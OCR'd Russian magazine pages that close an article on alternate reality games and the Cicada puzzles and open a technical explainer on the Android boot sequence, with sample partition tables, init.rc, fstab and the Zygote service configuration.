Игроки с готовностью решали головоломки, обходили таксофоны и караулили звонки — известен случай, когда человек дождался звонка, несмотря на начинавшийся ураган. Но настоящим призом для них была возможность пообщаться с живыми актерами. Иногда вместо прослушивания записанного разговора игрок мог сам стать участником повествования, и это, по рассказам очевидцев, давало ни с чем не сравнимые ощущения: будто сюжет действительно раскрывается вокруг тебя.

Хоть разработчики игры и не проявляли себя, ни у кого не было сомнений, что за I Love Bees стоит Microsoft и развлечение в конечном счете призвано что-то рекламировать: изначальная ссылка на ilovebees.com в трейлере Halo 2 даже недвусмысленно намекала, что именно. Это, впрочем, не смущало игроков.

В середине двухтысячных казалось, что подобные игры имеют большое будущее: одновременно шло по несколько ARG, и авторы наиболее успешных считали себя королями новой индустрии. Телестудии одна за другой задумывались над тем, чтобы сопроводить очередной сериал игрой в альтернативную реальность: в частности, при помощи ARG рекламировались «Остаться в живых» и «Герои».

В 2007 году студия 42 Entertainment успешно выполнила сразу несколько важных заказов. Игра Vanishing Point рекламировала Windows Vista и включала в себя шоу в Лас-Вегасе и безумно дорогие призы вроде путевки в космос. Еще одна игра продвигала альбом Year Zero группы Nine Inch Nails — подсказки к ней были записаны на флеш-карты, которые организаторы подкладывали в туалеты на концертах, а еще игроки должны были рисовать граффити в поддержку альбома. Одним из главных успехов студии стала игра Why So Serious, связанная с фильмом «Темный рыцарь»: в ней участвовали миллионы игроков в 177 странах и даже устраивали псевдодемонстрации в поддержку Харви Дента — мэра города, который защищает Бэтмен.

То были золотые деньки ARG, но уже тогда начали появляться признаки грядущего кризиса жанра. Ключевые сотрудники 42 Entertainment один за другим покидали компанию, и, хоть никто не объявлял, что «ARG мертвы», уже через пару лет активность пошла на спад. О причинах этого можно только догадываться: то ли выбор доступных творческих приемов оказался небольшим и быстро исчерпался, то ли


игрокам наскучило обеспечивать бесплатную поддержку очередному бренду, то ли еще что-то. С уверенностью можно сказать одно: вместо будущего развлекательной индустрии игры в альтернативную реальность оказались мимолетной модой.

КТО СТОИТ ЗА «ЦИКАДОЙ»?

У загадок «Цикады» много общего с ARG: головоломки, телефонные звонки, охота на QR-коды. Но есть и принципиальные отличия: полное отсутствие информации о том, кто стоит за «игрой», и только намек на цель. Существует распространенная догадка о том, что «Цикада» — это элитная хакерская группа, однако на самом деле прятаться за этим названием может кто угодно.

Иногда к подобным методам набора прибегают спецслужбы. Этим, в частности, известна британская разведка: еще во времена Второй мировой войны кандидатов для Правительственной школы кодов и шифров искали при помощи кроссвордов, публикуемых в газете. Да и сейчас подобная практика процветает. Школа кодов и шифров теперь переименована в Центр правительственной связи (GCHQ), вместо кроссвордов используется интернет, но в целом суть изменилась не сильно. В сентябре прошлого года на сайте GCHQ опубликовали приглашение на работу и приложили шифрованное послание для претендентов. Те, кто решил серию непростых криптографических задач, могли устроиться на одну из засекреченных должностей. Нечто подобное в 2010 году делали и в ВВС США: там придумали спрятать шифровку в свой логотип.

Не может ли за «Цикадой» скрываться гениально обставленное предложение о найме в ЦРУ, АНБ, MI6, Моссад или в одну из подобных организаций? Такой вариант исключать нельзя, но до сих пор государственные службы, даже если и применяли для найма практические задания, все же предпочитали делать это на своих сайтах, а не через 4chan.





Задачка GCHQ

Пока что «Цикаду» можно считать аналогом ARG, причем таким, что «Пчелы» и прочие массовые развлечения десятилетней давности кажутся детским лепетом. И дело не только в особенной сложности и увлекательности загадок. Возможно, даже не в том, что организаторы оградили себя завесой тайны, заглянуть за которую так мечтают претенденты. Путь к «Цикаде» обладает всеми признаками игры, но при этом игрой не является. А настоящие тайны и приключения, как известно, манят куда больше, чем выдуманные.



kennymatic @ flickr.com

ЗАГРУЖАЯ РОБОТОВ

ПОЗНАВАТЕЛЬНО-ПРАКТИЧЕСКИЙ ЭКСКУРС В АРХИТЕКТУРУ ANDROID

Евгений Зобнин
androidstreet.net

Тебя никогда не интересовало, как работают fastboot или ADB? Или почему смартфон под управлением Android практически невозможно превратить в кирпич? Или, может быть, ты давно хотел узнать, где кроется магия фреймворка Xposed и зачем нужны загрузочные скрипты / system/etc/init.d? А как насчет консоли восстановления (recovery)? Это часть Android или вещь в себе и почему для установки сторонней прошивки обычный рекавери не подходит? Ответы на все эти и многие другие вопросы ты найдешь в данной статье.

КАК РАБОТАЕТ ANDROID

Узнать о скрытых возможностях программных систем можно, поняв принцип их работы. В некоторых случаях сделать это затруднительно, так как код системы может быть закрыт, но в случае Android мы можем изучить всю систему вдоль и поперек. В этой статье я не буду рассказывать обо всех нюансах работы Android и остановлюсь только на том, как происходит запуск ОС и какие события имеют место быть в промежутке между нажатием кнопки питания и появлением рабочего стола.

Попутно я буду пояснять, что мы можем изменить в этой цепочке событий и как разработчики кастомных прошивок используют эти возможности для реализации таких вещей, как тюнинг параметров ОС, расширение пространства для хранения приложений, подключение swap, различных кастомизаций и многого другого. Всю эту информацию можно использовать для создания собственных прошивок и реализации различных хаков и модификаций.

ШАГ ПЕРВЫЙ. U-BOOT И ТАБЛИЦА РАЗДЕЛОВ

Все начинается с первичного загрузчика. После включения питания система исполняет код загрузчика, записанного в постоянную память устройства. Чаще всего его роль выполняет модифицированная версия загрузчика u-boot со встроенной поддержкой протокола fastboot, но производитель мобильного чипа или смартфона/планшета имеет право выбрать и любой другой загрузчик на его вкус. Например, компания Rockchip использует собственный, несовместимый с fastboot загрузчик, и для его перепрограммирования и управления им приходится использовать проприетарные инструменты.

Протокол fastboot, в свою очередь, представляет собой систему управления загрузчиком с ПК, которая позволяет выполнять такие действия, как разлочка загрузчика, прошивка нового ядра и recovery, установка прошивки и многие другие. Смысл существования fastboot в том, чтобы иметь возможность восстановить смартфон в начальное состояние в ситуации, когда все остальные средства не работают. Fastboot останется на месте, даже если в результате экспериментов ты сотрешь со смартфона все содержимое всех разделов NAND-памяти, потеряв доступ и к Android, и к recovery.

Получив управление, u-boot проверяет таблицу разделов и передает управление ядру, прошитому в раздел с именем boot, после чего ядро извлекает в память RAM-образ из того же раздела и начинает загрузку либо Android, либо консоли восстановления. NAND-память в Android-устройствах поделена на шесть условно обязательных разделов:

- boot — содержит ядро и RAM-диск, обычно имеет размер в районе 16 Мб;
- recovery — консоль восстановления, состоит из ядра, набора консольных приложений и файла настроек, размер 16 Мб;
- system — содержит Android, в современных девайсах имеет размер не менее 1 Гб;
- cache — предназначен для хранения кешированных данных, также используется для сохранения прошивки в ходе OTA-обновления и поэтому имеет размер, сходный с размерами раздела system;
- userdata — содержит настройки, приложения и данные пользователя, ему отводится все оставшееся пространство NAND-памяти;
- misc — содержит флаг, определяющий, в каком режиме должна грузиться система: Android или recovery.

INFO

В терминологии Linux RAM-диск – это своего рода виртуальный жесткий диск, существующий только в оперативной памяти. На раннем этапе загрузки ядро извлекает содержимое диска из образа и подключает его как корневую файловую систему (rootfs).

Кроме них, также могут существовать и другие разделы, однако общая разметка определяется еще на этапе проектирования смартфона и в случае u-boot зашивается в код загрузчика. Это значит, что: 1) таблицу разделов нельзя убить, так как ее всегда можно восстановить с помощью команды fastboot oem format; 2) для изменения таблицы разделов придется разлочить и перепрошить загрузчик с новыми параметрами. Из этого правила, однако, бывают исключения. Например, загрузчик того же Rockchip хранит информацию о разделах в первом блоке NAND-памяти, так что для ее изменения перепрошивка загрузчика не нужна.

Особенно интересен раздел misc. Существует предположение, что изначально он был создан для хранения различных настроек независимо от основной системы, но в данный момент используется только для одной цели: указать загрузчику, из какого раздела нужно грузить систему — boot или recovery. Эту возможность, в частности, использует приложение ROM Manager для автоматической перезагрузки системы в recovery с автоматической же установкой прошивки. На ее же основе построен механизм двойной загрузки Ubuntu Touch, которая прошивает загрузчик Ubuntu в recovery и позволяет управлять тем, какую систему грузить в следующий раз. Стер раздел misc — загружается Android, заполнил данными — загружается recovery... то есть Ubuntu Touch.

```
static struct partition partitions[] = {
        { "-", 128 },
        { "xloader", 128 },
        { "bootloader", 256 },
        /* "misc" partition is required for recovery */
        { "misc", 128 },
```

```
        { "-", 384 },
        { "efs", 16384 },
        { "recovery", 8*1024 },
        { "boot", 8*1024 },
        { "system", 512*1024 },
        { "cache", 256*1024 },
        { "userdata", 0},
        { 0, 0 },
};
```

Часть кода загрузчика, определяющая таблицу разделов

ШАГ ВТОРОЙ. РАЗДЕЛ BOOT

Если в разделе misc не стоит флаг загрузки в recovery, u-boot передает управление коду, расположенному в разделе boot. Это не что иное, как ядро Linux; оно находится в начале раздела, а сразу за ним следует упакованный с помощью архиваторов cpio и gzip образ RAM-диска, содержащий необходимые для работы Android каталоги, систему инициализации init и другие инструменты. Никакой файловой системы на разделе boot нет, ядро и RAM-диск просто следуют друг за другом. Содержимое RAM-диска такое:

- data — каталог для монтирования одноименного раздела;
- dev — файлы устройств;
- proc — сюда монтируется procfs;
- sbin — набор подсобных утилит и демонов (adbd, например);
- res — набор изображений для charger (см. ниже);
- sys — сюда монтируется sysfs;
- system — каталог для монтирования системного раздела;
- charger — приложение для отображения процесса зарядки;
- build.prop — системные настройки;
- init — система инициализации;
- init.rc — настройки системы инициализации;
- ueventd.rc — настройки демона uventd, входящего в состав init.

Это, если можно так выразиться, скелет системы: набор каталогов для подключения файловых систем из разделов NAND-памяти и система инициализации, которая займется всей остальной работой по загрузке системы. Центральный элемент здесь — приложение init и его конфиг init.rc, о которых во всех подробностях я расскажу позже. А пока хочу обратить внимание на файлы charger и ueventd.rc, а также каталоги sbin, proc и sys.

Файл charger — это небольшое приложение, единственная задача которого в том, чтобы вывести на экран значок батареи. Он не имеет никакого отношения к Android и используется тогда, когда устройство подключается к заряднику в выключенном состоянии. В этом случае загрузки Android не происходит, а система просто загружает ядро, подключает RAM-диск и запускает charger. Последний выводит на экран иконку батареи, изображение которой во всех возможных состояниях хранится в обычных PNG-файлах внутри каталога res.

Файл ueventd.rc представляет собой конфиг, определяющий, какие файлы устройств в каталоге sys должны быть созданы на этапе загрузки системы. В основанных на ядре Linux системах доступ к железу осуществляется через специальные файлы внутри каталога dev, а за их создание в Android отвечает демон ueventd, являющийся частью init. В нормальной ситуации он работает в автоматическом режиме, принимая команды на создание файлов от ядра, но некоторые файлы необходимо создавать самостоятельно. Они перечислены в ueventd.rc.

Каталог sbin в стоковом Android обычно не содержит ничего, кроме adbd, то есть демона ADB, который отвечает за отладку системы с ПК. Он запускается на раннем этапе загрузки ОС и позволяет выявить возможные проблемы на этапе инициализации ОС. В кастомных прошивках в этом каталоге можно найти кучу других файлов, например mke2fs, которая может потребоваться, если разделы необходимо переформатировать в ext3/4. Также модеры часто помещают туда BusyBox, с помощью которого можно вызвать сотни Linux-команд.

Каталог proc для Linux стандартен, на следующих этапах загрузки init подключит к нему procfs, виртуальную файловую систему, которая предоставляет доступ к информации обо всех процессах системы. К каталогу sys система подключит sysfs, открывающую доступ к информации о железе и его настройкам. С помощью sysfs можно, например, отправить устройство в сон или изменить используемый алгоритм энергосбережения.

Файл build.prop предназначен для хранения низкоуровневых настроек Android. Позже система обнулит эти настройки и перезапишет их значениями из недоступного пока файла system/build.prop.

INFO

В процессе загрузки Android отображает три разных загрузочных экрана: первый появляется сразу после нажатия кнопки питания и прошит в ядро Linux, второй отображается на ранних этапах инициализации и записан в файл /initlogo.rle (сегодня почти не используется), последний запускается с помощью приложения bootanimation и содержится в файле /system/media/bootanimation.zip.

```
drwxr-xr-x root     root              2014-03-31 12:26 acct
drwxrwx--- system   cache             2014-03-31 14:31 cache
dr-x------ root     root              2014-03-31 12:26 config
lrwxrwxrwx root     root              2014-03-31 12:26 d -> /sys/kernel/debug
drwxrwx--x system   system            2013-12-02 21:45 data
-rw-r--r-- root     root          145 1970-01-01 05:00 default.prop
drwxr-xr-x root     root              2014-03-31 12:26 dev
lrwxrwxrwx root     root              2014-03-31 12:26 etc -> /system/etc
-rw-r----- root     root         1063 1970-01-01 05:00 fstab.cardhu
-rwxr-x--- root     root       105188 1970-01-01 05:00 init
-rwxr-x--- root     root        13591 1970-01-01 05:00 init.cardhu.rc
-rwxr-x--- root     root         2344 1970-01-01 05:00 init.goldfish.rc
-rwxr-x--- root     root         2847 1970-01-01 05:00 init.nv_dev_board.usb.rc
-rwxr-x--- root     root        17129 1970-01-01 05:00 init.rc
-rwxr-x--- root     root          244 1970-01-01 05:00 init.tf.rc
-rwxr-x--- root     root         1637 1970-01-01 05:00 init.trace.rc
-rwxr-x--- root     root         3915 1970-01-01 05:00 init.usb.rc
drwxrwxr-x root     system            2014-03-31 12:26 mnt
dr-xr-xr-x root     root              1970-01-01 05:00 proc
drwx------ root     root              2014-02-07 05:23 root
drwxr-x--- root     root              1970-01-01 05:00 sbin
lrwxrwxrwx root     root              2014-03-31 12:26 sdcard -> /storage/sdcard0
dr-xr-x--- system   sdcard_r          2014-03-31 12:26 storage
drwxr-xr-x root     root              2014-03-31 12:26 sys
drwxr-xr-x root     root              2014-02-18 20:11 system
```

Корневой раздел ТВ-приставки OUYA

```
on early-init
    # Set init and its forked children's oom_adj.
    write /proc/1/oom_adj -16

    # Set the security context for the init process.
    # This should occur before anything else (e.g. ueventd) is started.
    setcon u:r:init:s0

    # Set the security context of /adb_keys if present.
    restorecon /adb_keys

    start ueventd

# create mountpoints
    mkdir /mnt 0775 root system

    # Allow system UID to setenforce and set booleans.
    chown system system /selinux/enforce
    chown system system /sys/fs/selinux/enforce
    chown -R system system /selinux/booleans
    chown -R system system /sys/fs/selinux/booleans
    chown system system /selinux/commit_pending_bools
init.rc [rc]                                                    [12,1][2%
```

Часть конфига init.rc из CyanogenMod

ШАГ ВТОРОЙ, АЛЬТЕРНАТИВНЫЙ. РАЗДЕЛ RECOVERY

В том случае, если флаг загрузки recovery в разделе misc установлен или пользователь включил смартфон с зажатой клавишей уменьшения громкости, u-boot передаст управление коду, расположенному в начале раздела recovery. Как и раздел boot, он содержит ядро и RAM-диск, который распаковывается в память и становится корнем файловой системы. Однако содержимое RAM-диска здесь несколько другое.

В отличие от раздела boot, выступающего в роли переходного звена между разными этапами загрузки ОС, раздел recovery полностью самодостаточен и содержит миниатюрную операционную систему, которая никак не связана с Android. У recovery свое ядро, свой набор приложений (команд) и свой интерфейс, позволяющий пользователю активировать служебные функции.

В стандартном (стоковом) recovery таких функций обычно всего три: установка подписанных ключом производителя смартфона прошивок, вайп и перезагрузка. В модифицированных сторонних recovery, таких как ClockworkMod и TWRP, функций гораздо больше. Они умеют форматировать файловые системы, устанавливать прошивки, подписанные любыми ключами (читай: кастомные), монтировать файловые системы на других разделах (в целях отладки ОС) и включают в себя поддержку скриптов, которая позволяет автоматизировать процесс прошивки и многие другие функции.

С помощью скриптов, например, можно сделать так, чтобы после загрузки recovery автоматически нашел на карте памяти нужные прошивки, установил их и перезагрузился в Android. Эта возможность используется инструментами ROM Manager, autoflasher, а также механизмом автоматического обновления CyanogenMod и других

прошивок.

Кастомные рекавери также поддерживают скрипты бэкапа, располагающиеся в каталоге /system/addon.d/. Перед прошивкой recovery проверяет наличие скриптов и выполняет их перед тем, как произвести прошивку. Благодаря таким скриптам gapps не исчезают после установки новой версии прошивки.

ШАГ ТРЕТИЙ. ИНИЦИАЛИЗАЦИЯ

Итак, получив управление, ядро подключает RAM-диск и по окончании инициализации всех своих подсистем и драйверов запускает процесс init, с которого начинается инициализация Android. Как я уже говорил, у init есть конфигурационный файл init.rc, из которого процесс узнает о том, что конкретно он должен сделать, чтобы поднять систему. В современных смартфонах этот конфиг имеет внушительную длину в несколько сот строк и к тому же снабжен прицепом из нескольких дочерних конфигов, которые подключаются к основному с помощью директивы import. Тем не менее его формат достаточно простой и по сути представляет собой набор команд, разделенных на блоки.

Каждый блок определяет стадию загрузки или, выражаясь языком разработчиков Android, действие. Блоки отделены друг от друга директивой on, за которой следует имя действия, например on early-init или on post-fs. Блок команд будет выполнен только в том случае, если сработает одноименный триггер. По мере загрузки init будет по очереди активировать триггеры early-init, init, early-fs, fs, post-fs, early-boot и boot, запуская таким образом соответствующие блоки команд.

Если конфигурационный файл тянет за собой еще несколько конфигов, перечисленных в начале (а это почти всегда так), то одноименные блоки команд внутри них будут объединены с основным конфигом, так что при срабатывании триггера init выполнит команды из соответствующих блоков всех файлов. Это сделано для удобства формирования конфигурационных файлов для нескольких устройств, когда основной конфиг содержит общие для всех девайсов команды, а специфичные для каждого устройства записываются в отдельные файлы.

Наиболее примечательный из дополнительных конфигов носит имя initrc.имя_устройства.rc, где имя переменной определяется автоматически на основе содержимого файла ro.hardware. Это платформенно-зависимый конфигурационный файл, который содержит блоки команд, специфичные для конкретного устройства. Кроме команд, отвечающих за тюнинг ядра, он также содержит примерно такую команду:

```
mount_all ./fstab.имя_устройства
```

Она означает, что теперь init должен подключить все файловые системы, перечисленные в файле ./fstab.имя_устройства, который имеет следующую структуру:


```
имя_устройства_(раздела) точка_монтирования файловая_система опции_фс ↩
прочие опции
```

Обычно в нем содержатся инструкции по подключению файловых систем из внутренних NAND-разделов к каталогам /system (ОС), /data (настройки приложений) и /cache (кешированные данные). Однако, слегка изменив этот файл, мы можем заставить init загрузить систему с карты памяти. Для этого достаточно разбить кар-

ту памяти на три-четыре раздела: 1 Гб / ext4, 2 Гб / ext4, 1 Гб / ext4 и оставшееся пространство fat32. Далее необходимо определить имена разделов карты памяти в каталоге /dev (для разных устройств они отличаются) и заменить ими оригинальные имена устройств в файле fstab.

В конце блока boot init, скорее всего, встретит команду class_start default, которая сообщит, что далее следует запустить все перечисленные в конфиге службы, имеющие отношение к классу default. Описание служб начинается с директивы service, за которой следует имя службы и команда, которая должна быть выполнена для ее запуска. В отличие от команд, перечисленных в блоках, службы должны работать все время, поэтому на протяжении всей жизни смартфона init будет висеть в фоне и следить за этим.

Современный Android включает в себя десятки служб, но две из них имеют особый статус и определяют весь жизненный цикл системы.



```
# Android fstab file.
#<src>                                              <mnt_point>         <type>    <mnt_flags
# The filesystem that contains the filesystem checker binary (typically /system) cannot
# specify MF_CHECK, and must come before any filesystems that do specify MF_CHECK

# We remount because we first mount as rw in order to generate NVSI symlink. See init.rc for det
/dev/block/platform/sdhci-tegra.3/by-name/APP          /system             ext4      ro,remount
/dev/block/platform/sdhci-tegra.3/by-name/CAC          /cache              ext4      noatime,no
/dev/block/platform/sdhci-tegra.3/by-name/UDA          /data               ext4      noatime,no
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
- fstab.cardhu [Readonly] 1/9 11%
```

Типичное содержимое файла fstab

ШАГ ЧЕТВЕРТЫЙ. ZYGOTE И APP_PROCESS

На определенном этапе загрузки init встретит в конце конфига примерно такой блок:

```
service zygote /system/bin/app_process -Xzygote ↵
/system/bin --zygote --start-system-server
class default
socket zygote stream 660 root system
onrestart write /sys/android_power/request_state ↵
wake
onrestart write /sys/power/state on
onrestart restart media
```

INFO

Кроме стандартных триггеров, init позволяет определять собственные триггеры, которые могут срабатывать

```
onrestart restart netd
```

Это описание службы Zygote, ключевого компонента любой Android-системы, который ответственен за инициализацию, старт системных служб, запуск и остановку пользовательских приложений и многие другие задачи. Zygote запускается с помощью небольшого приложения /system/bin/app_process, что очень хорошо видно на приведенном выше куске конфига. Задача app_proccess — запустить виртуальную машину Dalvik, код которой располагается в разделяемой библиотеке /system/lib/libandroid_runtime.so, а затем поверх нее запустить Zygote.

Когда все это будет сделано и Zygote получит управление, он начинает формирование среды исполнения Java-приложений с помощью загрузки всех Java-классов фреймворка (сейчас их более 2000). Затем он запускает system_server, включающий в себя большинство высокоуровневых (написанных на Java) системных сервисов, в том числе Window Manager, Status Bar, Package Manager и, что самое важное, Activity Manager, который в будущем будет ответственен за получение сигналов о старте и завершении приложений.

После этого Zygote открывает сокет /dev/socket/zygote и уходит в сон, ожидая данные. В это время запущенный ранее Activity Manager посылает широковещательный интент Intent.CATEGORY_HOME, чтобы найти приложение, отвечающее за формирование рабочего стола, и отдает его имя Zygote через сокет. Последний, в свою очередь, форкается и запускает приложение поверх виртуальной машины. Вуаля, у нас на экране появляется рабочий стол, найденный Activity Manager и запущенный Zygote, и статусная строка, запущенная system_server в рамках службы Status Bar. После тапа по иконке рабочий стол пошлет интент с именем этого приложения, его примет Activity Manager и передаст команду на старт приложения демону Zygote.

Все это может выглядеть несколько непонятно, но самое главное — запомнить три простые вещи:

